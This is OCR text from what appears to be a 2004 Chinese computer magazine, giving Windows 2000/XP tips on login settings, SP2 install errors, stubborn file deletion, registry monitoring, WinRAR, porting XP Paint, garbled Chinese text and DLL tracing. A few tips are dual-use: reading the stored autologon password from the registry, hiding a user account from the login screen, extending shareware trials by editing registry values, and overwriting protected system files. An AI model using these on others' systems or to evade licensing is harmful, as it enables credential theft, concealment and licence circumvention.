


图6

击“应用选项”按钮保存设置。再打开“控制面板→用户和密码”(使用前面的方法添加该选项)，单击“高级”选项卡，选中“要求用户按Ctrl-Alt-Delete”选项即可。

2.我的Windows XP登录界面中没有Administrator用户名称，如何才能使用Administrator用户身份登录呢？

解答:这是因为你使用了欢迎屏幕登录方式，而且账户列表中已经有一个与Administrator权限相同的用户，这时系统会自动隐藏内置的管理员账户Administrator，如果你想让它显示出来，则可以打开TweakUI工具(下载地址:http://www.hanzify.org/index.php?Go=Show::List&ID=4229&Down=1&L=cn)，单击“登录”选项，在右边选择“在欢迎屏幕上显示Administrator”选项后确定即可。

小提示

在使用欢迎屏幕登录界面时，连续按Ctrl＋Alt＋Del组合键两次，可以临时切换到和Windows 2000一样经典登录提示框，在“用户名”中输入“Administrator”也可以使用管理员身份登录。

3.我在安装Windows XP时未选择多用户，后来在系统中又添加了几个账户，但开机时却没有显示这几个账户的登录列表，而是直接进入，怎么才能显示出登录账户列表？

解答：在开始菜单“运行”栏中输入“control userpasswords2”打开用户账户设置窗口，选中“必须输入用户名和口令”选项后保存设置，重启系统即可看到账户列表了。

4.在Windows 2000登录对话框中输入正确的密码后，没有出现桌面，而是马上又回到了登录提示框画面，如此循环不能进入，如何解决？

解答:出现这种情况是因为系统页面文件丢失或者不在原来的分区上造成的，一般是在增加硬盘或者做Ghost镜像恢复时出现这种问题，解决方法是重装系统。

5.Windows 2000 开机登录时提示密码过期，可我并没有设置密码，怎么办？

解答:用管理员身份登录系统，打开“控制面板→管理工具→计算机管理”，依次展开“系统工具→本地用户和组→用户”，在右边双击你的用户名称，选中“密码永不过期”选项即可。

6.我想在Windows XP登录画面中隐藏我的用户名列表，应该怎么设置？

解答:在使用欢迎屏幕登录时，系统会把用户名称都列在屏幕上，如果想隐藏其中的某个用户名，可以打开注册表编辑器，找到[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList]，在右边新建一个DWORD类型键值，其名称设置为你要隐藏的用户名称，并把该键值数据修改为“0”，即表示隐藏该用户。

7.由于我把Windows 2000设成了自动登录，经常不输入密码，现在竟然忘了，怎么才能找到我的密码？

解答:打开注册表编辑器，找到[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon]，右边“DefaultPassword”键值中的数据就是你的密码。如果在注册表里没有看到这个键值，也可以打开“计算机管



图7

Windows XP SP2 安装故障二则

■ 苦咖啡

Windows XP SP2经过了艰难的测试终于初露端倪，目前已经进入RTM阶段（RTM的英文全称为:Release to Manufacture，中文意为厂商版，是给工厂大量压片的版本，内容跟正式版一样，SP2的RTM版本号为2180），国内不少网站也提供了相应下载。但和以前各个SP版本一样，许多朋友在安装时遇到了一些问题，下面是两个比较经常的故障 。

不是核心系统文件？

现象：当运行SP2安装程序后，它会先释放压缩包，在即将进行安装时却出现了如图的错误提示，无法进行安装 。



解决：这主要是因为安装了某些包含启动画面修改的Windows美化软件，比如：BootXP、LogonUI Boot Randomizer等，或在使用一些从网上下载、被修改过的Windows XP安装包安装的Windows XP，它们会对Windows的Ntoskrnl.exe文件进行修改，并在C:\BOOT.INI文件中加上了类似“/kernel=oemkrnl.exe”的命令选项，从而使得SP2安装程序认为系统文件被修改而拒绝安装。

只需右击桌面的“我的电脑”并选择“属性”，单击“高级”选项卡，接着单击“启动和故障恢复”下的“设置”，在系统启动下，单击“编辑”，这样就会用记事本打开Boot.ini文件，找到并删除“/KERNEL=xxxx”命令选项，保存并关闭Boot.ini文件，重启电脑，再进行SP2安装即可。

蓝屏错误“C0000135”

现象：安装完SP2后，重启电脑，却出现了蓝屏，并显示“C0000135 unknown hard error”错误信息。

解决：从蓝屏信息的字面上看，这个故障是由于未知的硬件错误造成的，很容易让人产生某个硬件设备与SP2存在兼容性问题。经过我们测试发现，其实并不一定真是硬件的问题，很可能是原Windows系统中某些硬件的驱动程序或软件与SP2产生了兼容冲突，造成蓝屏问题。

目前我们找到的解决方案是，重新全新安装Windows XP，并且不安装任何硬件驱动程序，直接运行SP2安装程序进行升级。同时，提醒大家的是，在升级SP2前，最好对当前系统用Ghost等软件进行备份。

小提示

截止到发稿时为止，网上流传的Windows XP SP2还不是微软正式发布的官方版本（尽管最后发布的正式版本很可能和它完全一样），因此如果现在装，多少还要承担一点风险。在你决定安装SP2的时候，最好先备份一下重要资料，以免系统崩溃。盗版用户就不要安装了，因为该版本针对网上流传的一些盗版Windows XP采取了一些措施，将使系统无法使用。

Windows XP SP2 Build 2180 中文版下载地址：
http://download.pchome.net/system/patch/15901.html
Windows XP SP2 Build 2180 英文版下载地址：
http://download.pchome.net/system/patch/15902.html

|CF|[XT02]

系统应用 系统应用 系统应用 系统应用 系统应用 系统应用 系统应用

理”工具中的“系统工具→本地用户和组→用户”，右键单击你的账户名称，选择“设置密码”(见图7)，重新输入一个新的密码即可，这次不要再忘记了哦。

8.我想知道在我离开的时候，有没有别人使用我的账户进行登录，怎么查看？

解答:你可以在Windows 2000/XP的命令行中输入命令“net user 账户名”进行查询，在显示的结果中可以看到上次登录的时间，据此可以判断出是否有人在你离开的时候用此账户登录过系统。

9.我的Windows 2000登录对话框中的“关闭系统”按钮是灰色的，怎么打开这个功能？

解答:打开“控制面板→管理工具→本地安全策略”，展开“本地策略→安全选项”，在右边双击“关机:允许在未登录前关机”，选中“已启用”单选项即可。 |CF|[XT01]

回音壁 再谈不肯说再见的"无法删除"

■ 李云浩 四川 limited

《电脑爱好者》2003年23期的《向"无法删除"说再见》一文介绍了当删除文件时，系统提示"无法删除"的解决方法。但系统故障真是千千万，经过整理，我们发现还有一些导致无法删除的故障，在这里做一补充。

原因一：文件正被调用

如果一个文件正被某个程序或操作系统读写，或由于程序出错而没有释放该文件的访问权限。这种情况很常见。

解决方法：一般的解决思路是找到正在访问该文件的进程，关闭它，从而允许操作系统其他程序对该文件的访问。很多时候，当某个文件因为被使用而不能删除时，我们并不知道是那个程序正在使用这个文件，可以使用本刊2004年第2期介绍的WHOLOCKME这款软件来查看，找到正在访问的进程，用任务管理器关闭该进程，这时就可以删除了。

小提示

对于RarExt.dll最好的办法是在命令行执行中regsvr32 /U RarExt.dll，然后重新登录后即可删除该文件。

火速链接

如何删除或替换正被调用的文件请查看本刊2004年第10期的《正在使用的文件也能替换吗？》一文。

原因二：文件或目录名字含有特殊符号

解决方法：在命令行中使用短文件名字，或者使用UNC文件名字来删除。

典型案例1：删除含有特殊符号的文件或目录。由于"\"、"."等字符在文件系统中有一定的特殊含义和特殊处理，如"\"是路径分隔符号，不能出现在文件名字中，而"."字符用作文件名和扩展名的分隔符号，Windows会把文件名字末尾的"."去掉然后才进行处理，这在某些情况下也会导致混乱。

火速链接

具体操作请查看本刊2004年第6期的《小编们遇到的"灵异"事件》及2003年第22期的《我的目录你别乱闯》。

典型案例2：删除含有Windows保留字的文件或目录。如CON，PRN等等是代表Windows中控制台和打印机等设备的名字，windwos遇到一个文件名字时首先判断是不是设备名字，然后才会在文件系统中查找，一旦在文件系统中生成类似"con"这样的名字，Windows是会把访问这个名字变为对控制台设备的访问。这时即使是使用短文件名也无效，如用命令"md con..\"建立一个名为"con."的目录，使用del con~1是无法删除的。这时候我们可以使用UNC文件名来访问该文件，UNC文件名的形式是"\\机器名\驱动器盘符:\路径名"，对于本机，机器名可以用?或者.来代替，本案例中用命令"rd "\\?\c:\con.""（不包括外侧引号，路径名要使用双引号）即可删除该目录。

原因三：文件系统出错

由于断电或死机等情况，有时会造成文件系统出错，文件部分丢失，尽管还可以从目录上看到文件名字，但文件实际内容丢失，这时也会造成无法访问，无法删除的情况。

解决方法：在"运行"窗口输入"chkdsk C: /f"（C:代表故障盘符）来修复文件系统，然后就可以删除了。

原因四：文件优先级

前不久，笔者一不小心打开了从某论坛下载的文件，这时杀毒软件就开始叫个不停，发现病毒！但系统总提示"文件正在使用，无法删除"，然后用"Ctrl＋Shift＋Esc"打开任务管理器，发现该病毒进程，但结束该进程操作时，系统还是报告"操作对该进程无效"！怎么办？无意中发现解决方法：在所打开的任务管理器中选中并右击该病毒进程，选择"设置优先级→低"，目的就是把改进程的优先级降到最低，然后用文件搜索找到病毒文件，执行删除操作就顺利地删除了该文件。

小资料

删除顽固文件的利器

推荐使用免费的Delete Doctor来删除顽固文件（下载地址：http://www.diskcleaners.com/files/deletedr.exe)，双击下载得到的文件即可运行。首先单击右侧的"Browse"按钮找到想要删除的文件，然后再根据实际情况选择一种删除方式(Delete Doctor支持拖动操作，可以直接将要删除的文件拖到它的"File to delete"文本框中)：

"Delete file via DOS short name"：一般情况下可通过这个命令来删除文件。

"Delete files via UNC name"：通过它删除映射的网络驱动器上的文件。

"Delete file on System Restart"：主要用来删除那些随系统一同启动的病毒或木马程序，它会在重启系统后删除所选择的文件。注意，有些病毒文件直接删除后，会导致系统故障，所以在使用这个命令时，最好先查阅相关资料，看看该病毒文件是否能直接删除。

|CF|[XT03]

Windows的注册表就像一个地下迷宫，每当我们感觉对它了解一些的时候，却发现它还包含着一个新的迷宫……我们拥有很多修改注册表的工具，但它们总是在注册表被软件修改之后才能用得到，怎么才能在注册表被改动的第一时间就发现呢？很多杀毒软件都忽视了对注册表的保护，而这往往是木马病毒滋生的温床！

捉出注册表中的“内鬼”

——注册表监听器

■ 自由风数码·徐海斌

注册表是一个庞大的数据库，我们对它只有一个静态的了解。其实，了解注册表动态数据变化更有意义，因为几乎所有软件在安装和运行过程中，都会修改注册表数据，而这些注册表数据的变化很可能是有害的，例如木马程序添加的自启动数据。通过对注册表进行监视，你就能观察到这些数据的变化，同时，通过对注册表数据动态变化的分析，你还可以了解到更多关于注册表的秘密。下面就通过三个监视注册表的实例，来了解系统的秘密。

超级兔仔的秘密

许多朋友很喜欢用超级兔子来修改一些系统选项，用起来确实方便。不过，对于一些喜欢凡事问个究竟的朋友来说，可能心里一直有一个疑问：超级兔子究竟是修改了注册表中的哪些数据呢？软件作者怎么发现它们的？这些都属于超级兔子的秘密，一般来说，我们是很难得知的，不过通过Regmon软件对注册表的监视，你就能发现它其实很简单。

Regmon小档案

软件版本：6.06　　软件大小：82KB
软件性质：免费软件　　适用平台：Windows 9x/2000/XP
下载地址：http://www.hanzify.org/index.php?Go=Show::List&ID=4231&Down=1&L=cn

第一步：运行Regmon，单击菜单“选项→过滤器→高亮”，在这里需要设置过滤条件，让Regmon只显示超级兔子对注册表修改的数据。在“包含”栏中输入超级兔子魔法设置的进程文件名“srms.exe”(见图1)，并在下面只选中“记录写入”、“记录成功”两个选项，其他要监视的选项全部取消，这样可以大大减少无用监视数据，提高分析效率。




图1

第二步：单击“确定”按钮，这时Regmon会提示你“要应用更新的过滤设置到当前输出吗？”，点击“是”按钮返回主界面，然后按“Ctrl+X”快捷键清除当前窗口中已经显示的监视数据。

第三步：运行超级兔子，打开“桌面与图标→图标选项”。

实例：透视“禁止使用缩略图加速”

这里来分析一下“禁止使用缩略图加速”技巧究竟是如何修改注册表的。首先选中该选项，单击“应用”按钮，切换到Regmon，你会发现窗口中显示有13个记录，这是超级兔子的设计问题，即使只修改了这个页面中的一个选项，它也会把该页面中所有选项对应的注册表数据重写一下，所以就会产生很多数据，怎样才能判断出究竟哪个才是对应的数据呢？只需再次取消“禁止使用缩略图加速”选项，并点击一次“应用”按钮，返回Regmon，你会发现窗口中又出现了13个记录，现在仔细对比“其他”列中前13个记录与后13个记录的数据，会发现只有两个记录的数据是不同的(见图2)，而这两个记录对应的“路径”列指向的注册表键值都是相同的，即HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced主键下的“DisableThumbnailCache”键值。由此我们可以分析得出结论，该键值为“1”表示禁止使用缩略图加速，键值为“0”表示允许使用缩略图加速功能。




图2

> **小提示**
>
> 利用 Regmon 的注册表动态监视功能，还可以对一些有使用天数限制的共享软件进行监视，找出记录使用时间的注册表键值，修改该键值数据就能延长使用期限。

它们都干了些什么

注册表体积与系统速度关系密切，所以大家都不希望软件在安装时向注册表中写入数据。那么，如何才能知道一个软件究竟对注册表做了什么修改呢？你可以通过以下两种方法进行侦查。

1.FC 命令

安装新软件前，打开注册表编辑器，选择“注册表→导出注册表文件”，利用“全部”选项，将结果文件保存为 Before.txt（不要使用 REG 扩展名）。安装新软件或进行用户想跟踪的其他任何更改后，打开注册表编辑器，再导出整个注册表，这一次将导出的文件命名为 After.txt 文件。接着打开 MS-DOS 命令窗口，转换到有那两个文本文件的目录中，然后执行以下命令：

FC Before.txt After.txt > Diff.txt

关闭 DOS 窗口，在“记事本”中打开 Diff.txt 文件，这里会显示在注册表所发现的所有不同之处。

2.RegShot

Regshot 可以帮你了解到这些信息，它可以在软件安装前后为注册表建立两个快照。通过分析快照文件，找出有变化的注册表数据，并把比较结果输出为易读的报告文件。

Regshot 小档案

软件版本：1.72　　软件大小：28KB
软件性质：免费软件　　适用平台：Windows 9x/2000/XP
下载地址：http://www.wintotal.de/server/regshot172.zip
软件备注：Regshot是一款多国语言版软件，运行后在右下角的语言下拉框中选择“中文GB”即可切换为简体中文界面。

实例 1：全面捕捉 UltraISO 对注册表做了什么

第一步：运行 Regshot，设置好报告文件输出格式和输出路径，软件提供有“TXT 文档”和“HTML 文档”两种方式可以选择。单击第一个“摄取”按钮，弹出下拉菜单，选择“摄取”，这时 Regshot 会自动对系统注册表做一个快照（见图 3），当快照扫描完毕时，第一个“摄取”按钮变灰。



图 3

第二步：安装要分析的软件，例如 UltraISO，安装完毕后，切换到 Regshot 窗口单击第二个“摄取”按钮，选择“摄取”做第二个注册表快照。当快照扫描完毕后，单击“比较”按钮，Regshot 会对两个快照进行比较，并自动打开生成的结果报告文件。

第三步：从报告文件中可以看到 UltraISO 安装时对注册表数据所做的修改，如增加的主键、增加的键值以及修改的键值等，非常直观。

> **小提示**
>
> 一些软件自带的卸载程序并不能从注册表中彻底清除所有添加的数据，这时就可以根据 Regshot 生成的报告文件来手工清除这些无用的注册表数据，为注册表“减负”。

捉住注册表中的“内鬼”

一些软件安装后会自动添加自启动程序而不提示用户，更有一些木马程序则会偷偷地在系统中植入木马自启动程序，这些“动作”很难直观地看到。不过笔者发现在著名的木马检测程序 The Cleaner 中有一个单独的注册表实时监视工具——TCMonitor，有了它，就能保障注册表不被非法修改了。

TCMonitor 小档案

软件版本：2.0　　软件大小：330KB
软件性质：免费软件　　适用平台：Windows 9x/2000/XP
下载地址：http://www.onlinedown.net/soft/1443.htm
软件备注：以上提供的是The Cleaner的下载地址，该软件是一款共享软件，但其组件TCMonitor却是完全免费的，不过需要手工提取该组件，方法是把C:\Program Files\The Cleaner目录中的“tcm.exe”和“siren.wav”两个文件单独复制出来即可。

第一步：现在开始运行“tcm.exe”，首先它会弹出提示框，询问是否修复关联数据和禁止脚本执行，一般应选中这两个选项，并选择“Please do not ask me again”选项，让它下次不再提示，然后直接单击“OK”按钮，这时 TCMonitor 会自动缩小在系统托盘中后台工作。

第二步：双击托盘图标打开软件主界面，在列表中显示的就是 TCMonitor 正在监视的注册表主键，这些都是系统中非常重要的数据，也是病毒木马最容易入侵修改的地方，大概了解这些信息后，关闭这个界面让它继续后台工作。

第三步：当有软件或者病毒木马修改被监视的键值时，TCMonitor 会马上发出声音报警提示，同时弹出提示对话框显示被修改的主键（见图 4），如果确认这个修改是无害的，可直接单击“Ignore this alarm and accept the changes”按钮忽略警报并接受修改，如果不能确认，则可以单击“Examine or edit the changed data”按钮，这时 TCMonitor




图 4

会在新窗口中显示出修改前（Expected data）和修改后（Actual data）注册表数据的变化情况（见图5），你可以很容易地判断出为个变化是否属于正常修改。在这里单击“Reset Alarm”按钮可以取消警报，单击“Launch Editor”则会直接调用注册表编辑器打开被修改的主键，你可以手工修正被非法修改的数据。

> **小提示**
>
> 在TCMonitor中可以手工编辑要监视的注册表数据列表，利用这个功能，只需要添加IE相关数据，就能随时提醒恶意网页对IE的修改。在TCMonitor主界面中单击菜单“Edit→Edit Watch Data”，选中“Registry Watch”选项，在右边选择要监视的根键“HKLM”，并填写好主键“\SOFTWARE\Microsoft\Internet Explorer\Main”，单击“Add”按钮添加到列表，并单击“Save”存盘即可。而且TCMonitor还可以对文件和文件夹进行监视，这些功能就不再细说了。




图5

|CF|[XT04]

系统应用　系统应用　系统应用　系统应用　系统应用　系统应用　系统应用

巧用WinRAR统一文件名大小写

■ Cute

服务器区分文件名大小写，使得很多制作网页的朋友感到烦恼，经常出现不正常显示等问题，而且又不容易快速检查出错误所在。而让文件名统一大小写可以有效解决这个问题。但大量的文件，一个一个手工修改太麻烦。其实我们经常使用的WinRAR压缩软件，就可以批量转换大小写统一的文件名。这里假设WinRAR压缩软件安装在“C:\Program Files\WinRAR\WinRAR.exe”；要转换的文件在“C:\cute”，只要在“开始→运行”中输入“"C:\Program Files\WinRAR\WinRAR.exe" A -r -cu C:\Biggest.rar C:\cute*.*”（不包括外侧引号）这样就可以把“C:\cute”目录下面全部文件压缩到Biggest.rar文件中，并且文件名已经全部转换为大写。相应的“"C:\Program Files\WinRAR\WinRAR.exe" A -r -cl C:\Biggest.rar C:\cute*.*”（不包括外侧引号）可以把文件名转换为小写。而且，WinRAR压缩软件对中文文件名有很好的支持，把文件名收拾得整整齐齐再也不成问题了。

|CF|[XT05]

系统应用　系统应用　系统应用　系统应用　系统应用　系统应用　系统应用

牢不可破的加密文件

■ Cute

很多朋友会把文件压缩成RAR包，然后加上密码，当成加密文件来使用，快捷地达到保护数据的目的。为了更加安全，我们通常会设置复杂的密码，防止密码破解软件的破解。除此之外，还有更好的方法，可以给加密文件再加上一道防盗墙。

第一步：把要加密压缩的多个文件预留出一个文本文件不进行压缩，以备将来使用。为了好区分，可以设置一个特殊名称。

第二步：用WinRAR压缩软件压缩其余的文件，并且设置一个密码。

第三步：打开这个压缩加密文件，点击菜单栏的“命令→添加文件到压缩文件中”，选择刚才备用的文件，点击“确定→高级→设置密码”再设置个不同的密码，最后“确定”进行添加压缩。

这样，就在一个压缩加密文件中设置了两个密码了，打开不同文件需要与之对应的密码。最重要的是，面对这种多密码压缩文件，很多相当“强悍”的密码破解软件也都无能为力啦！如果你愿意，还可以用同样的方法设置多个密码，不过密码不要忘记啊！

|CF|[XT06]

3三步给Windows 2000画笔程序换"芯"

■ LYH

Windows 2000的画笔程序缺省情况下仅仅可以处理BMP文件，不能处理日常工作中使用很多的JPG，GIF和PNG，TIF格式，还需要专门的转换程序才行(画笔仅仅可以处理BMP格式的文件)。

微软公司显然注意到了这种情况，后来的Windows XP/2003，不需要任何其他辅助程序，就能直接处理GIF、JPG、PNG、TIF格式的文件，非常方便。但现在用Windows 2000的人仍然很多，可以让Windows 2000的画笔也能处理多种格式的图像文件吗？

标准版:插件移植法

画笔可以使用插件来增强功能，在安装Office时会安装几个插件，从而使得画笔可以打开和存储JPG和GIF格式的文件。下面把我从Office 2003里面抽取出来的2个插件简单介绍一下，这样就可以不安装Office，而直接安装插件。从http://www.newhua.com/cfan/200417/grphflt.rar下载文件，把压缩包解压缩到一个文件夹中，运行里面的grpflt.bat，就会自动安装Office 2003提供的JPG和GIF插件。如图1，画笔可以打开存储其他格式的图像文件了。但是，这时的画笔仍不支持其他格式的文件，如PNG、CDR格式。



图1

> **小提示**
>
> PNG格式的优越性
>
> PNG格式有很多优点，相对于JPG文件来说，PNG是无损压缩的，适合反复进行图像处理，而不会造成图像质量下降，相对于BMP文件来，PNG的压缩比很高，文件大小远远小于BMP文件，非常适合网络传输。相对于GIF格式，处理PNG格式的算法是免费的，没有专利的问题。

功能增强版：画笔移植法

在介绍这部分前，先简单介绍一下画笔的工作过程。从Windows XP开始，微软提供了一个强大的动态库gdiplus.dll，它包括处理各种图像格式的功能，Windows XP和2003版本的画笔打开某种格式的图像文件的过程如下：

首先检测是否存在gdiplus.dll，如果存在，就先用gdiplus解码图像文件的功能→如果gdiplus不存在，或gdiplus解码失败，继续使用旧的插件机制→如果处理相应格式插件不存在，就会报告错误。

我们的移植法过程如下：

第一步：找一个与你的Windows 2000相对应语言版本的Windows XP或Windows 2003，复制mspaint.exe和gdiplus.dll(在Windows目录中搜索可以找到)。

第二步：打开记事本，输入如下内容，保存成批处理文件run.bat，并运行它。

```
copy gdiplus.dll %windir%\system32\gdiplus.dll
copy mspaint.exe %windir%\system32\dllcache\mspaint.exe
copy mspaint.exe %windir%\system32\mspaint.exe
```

> **小提示**
>
> 复制到dllcache是为了避免Windows的系统恢复功能自动恢复被覆盖的mspaint.exe文件，如果出现系统文件被替换的对话框的警告，不要理睬，就可以了。

第三步：这样，就把Windows XP的画笔移植到了Windows 2000中，而且保留了需要的功能（见图2），可以处理PNG了。




图2

如果不复制gdiplus，那么Windows XP的画笔基本和Windows 2000的画笔一样，没有这些附加功能。这个方法不需要Office提供的插件，同时可以继续使用Office提供的插件处理那些gdiplus不能处理的文件格式。 |CF|[XT07]

“水土不服”的中文字

■ 柳庄头 吕宝海

Foxmail无法正常复制中文字符

现象：有些Windows 2000/XP用户使用Foxmail时会碰到这样的怪事：在Foxmail中复制文字到记事本或Word中时，英文字符和数字都能正确显示，而中文字符却都变成了乱码。不仅如此，在别的程序中复制好文章粘贴到Foxmail中时也会出现了相似问题。但在Foxmail内部邮件之间进行互相的复制和粘贴却没有任何问题。

解决方案：造成此类问题的关键在输入法。原来，Windows 2000/XP默认输入法键盘模式是英语的美式键盘，因此在进行中文字符复制和粘贴过程中就会出现乱码现象。只要在Windows 2000的“控制面板→文字服务”中将“默认输入语言”改为“中文（中国）”即可。在windows XP中则应依次进入“控制面板→区域和语言选项→语言→详细信息”中将默认项改为中文。

另外，很多用户从资源管理器的地址栏里面复制了中文路径到QQ对话框、MYIE2地址栏后，中文都变成了问号，但粘贴到其他程序又是正常。这个问题只要在复制时打开中文输入法即可搞定。

Word文档“拒绝”乱码

现象：当打开一个Word文件时，里面内容全部变成了乱码。通过安装其他语言支持文件或使用内码转换器都不奏效。

解决方案：用编辑软件UltraEdit打开该文件，在16进制模式下将第2个字节CB改成CF即可解决。

PDF文档转换“任我行”

现象：在将繁体中文的Word文档转换成为PDF文档后，繁体中文部分显示为乱码或省略号，无法正常显示。

解决方案：这是因为简体中文版的Acrobat并没有默认安装对繁体中文的支持所造成的，只要到Adobe的官方网站上下载繁体中文语言安装包进行安装后即可解决这一问题。下载地址：ftp://ftp.adobe.com/pub/adobe/acrobatreader/win/5.x/ar5kitcht.exe。

打印机不再“吐”乱码

现象：一台在局域网共享的HP激光打印机，在打印时会在每页开始几行打印一串乱码，而且清除了打印内存后仍然如此。

解决方案1：一般说来局域网内某台电脑感染病毒的可能性比较大。感染病毒的电脑会不停向共享打印机发送垃圾信息，从而导致打印机将这些垃圾信息处理成乱码打印出来。建议使用网络版杀毒软件对整个局域网进行一次彻底的清查。

解决方案2：如果确定无病毒感染后，就应从硬件方面入手进行盘查。笔者也曾经碰到过这种莫名其妙的故障，最后发现是因为打印机的电缆线磨损得非常厉害，在更换了新电缆线后故障得到了排除。

词霸取词正常化

现象：金山词霸2003存在一个bug，就是在windows XP下取词，有时会出现乱码情况。

解决方案：金山已经针对这个bug发布了修正的补丁程序，只需到http://www.onlinedown.net/soft/9818.htm下载并安装最新的sp3即可。

看不懂的中文字幕

现象：在用Media Player Classic播放DVDRIP时，加载srt中文字幕会出现乱码。

解决方案：文本字幕出现的乱码通常都是因为字符集设置不正确造成的，只要用VobSub多字符集进行修正即可。在VobSub的属性对话框中选择“主窗口”选项卡，在“语言”选项中选择要设定的语言（CHS-edit），然后单击“文本设置”栏中的字体按钮，即可弹出“类型编辑器”对话框。在该对话框中我们便可以对字幕的字体、字号等进行设置。

中文卷标的麻烦

现象：很多朋友喜欢给分区设置中文卷标（右击分区并选择“属性”，在“常规”选项卡中输入），如“系统分区”、“程序”、“备份”等。但今后在利用FDisk删除分区时，为防止误删驱动器，造成不可挽回的损失，程序会先需要输入卷标，而中文卷标在FDISK中会显示为乱码，无法输入和删除。

解决方案：DOS中有一个外部命令Label.exe，可以更改或删除卷标（默认不装入Windows 98启动盘），在DOS方式下顺利修改了任一分区的卷标，将Label.exe和C:\windows\command文件夹中的COUNTRY.SYS、DISPLAY.SYS三个文件（不到60KB）拷贝到启动盘，启动到DOS后，一张可以删除中文卷标的超级分区启动盘制作成功。插入启动盘，启动电脑，在提示符下输入：“Label C:”，回车后系统会要求你输入一个新的卷标，此时如果直接回车，会删除卷标。

CF [XT08]

揪出胡作非为的“DLL黑手”

在Windows中，几乎所有应用程序都会用到DLL(动态链接库)文件，它的正常与否关系到软件能否正常运行。很多软件故障也和它有直接关系。但应用程序往往会调用几十个DLL程序，怎么判断谁是“罪魁祸首”呢？

■ 福建 周玲生

案例回放:在一次非法操作后，Windows XP“搜索助理”变成一张“白板”，不仅如此，“控制面板”中“用户账户”项也显得“面无表情”。点击“开始→帮助和支持”，鼠标一阵闪烁却始终不见“帮助和支持”程序界面的踪影。

案例分析：凭感觉，笔者认为系统中的某个DLL文件已经注销、丢失或损坏。但Windows中几乎每个程序都要调用成十上百个DLL文件，如果按常规方法一个个寻找分析，无异于大海捞针。考虑到三个程序同时“毁容”，应该是受同一个(或几个)DLL文件的影响。为此必须找到上述这三个程序共同使用的DLL文件，然后，从中找出“幕后真凶”。

查找与比对

第一步：先从“搜索助理”入手，先弄清其“身世来历”。在另外一台装有Windows XP的机子中打开“搜索助理”，同时按Ctrl＋Alt＋Del键调出“任务管理器”，在“应用程序”选项卡中，选中“搜索助理”并右击，选择“转到进程”，呵呵，原来它是Explorer.exe(资源管理器)的一部分。

第二步：用类似方法可得知“帮助和支持”属于进程Helpctr.exe，但在“用户账户”中只能用观察比较的方法查出其归属进程mshta.exe。

> **小提示**
> 可通过打开、关闭“用户账户”的方法比较“任务管理器”中的变化来确定其所属的进程;也可以在打开“搜索助理”时，在“命令提示符”中输入“tasklist /fo table>C:\acc1.txt”，在关闭该程序后，在“命令提示符”中输入“tasklist /fo table>C:\acc2.txt”，
> 然后用fc命令进行比较“fc C:\acc1.txt C:\acc2.txt>C:\acc.txt”，比较得出的多余项即为该程序所属的进程。

第三步：重启电脑，下面要请软件LISTDLLS出场了。到http://www.sysinternals.com/files/listdlls.exe下载该软件，然后将listdlls.exe移动到C:\Windows，按Ctrl＋R打开“运行”框，输入“cmd”，在“命令提示符”中输入：listdlls -r explorer.exe>C:\explorer1.txt。(见图)



接着打开“搜索助理”，再次在“命令提示符”中输入：listdlls -r explorer.exe>C:\explorer2.txt

最后用fc命令进行比较：

fc C:\explorer1.txt C:\explorer2.txt>C:\explorer.txt。

这样打开C:\explorer.txt文件，对比后多出的文件即是“搜索助理”调用的DLL文件。

> **小提示**
> ListDlls的用法为:listdlls [-r] [processname|pid]或listdlls [-r] [-d dllname]

第四步：重启电脑，用命令“listdlls -r helpctr.exe>C:\helpctr.txt”得到“帮助和支持”所使用的DLL文件。此处重启是为了使已经没有使用的DLL文件从内存中卸载。

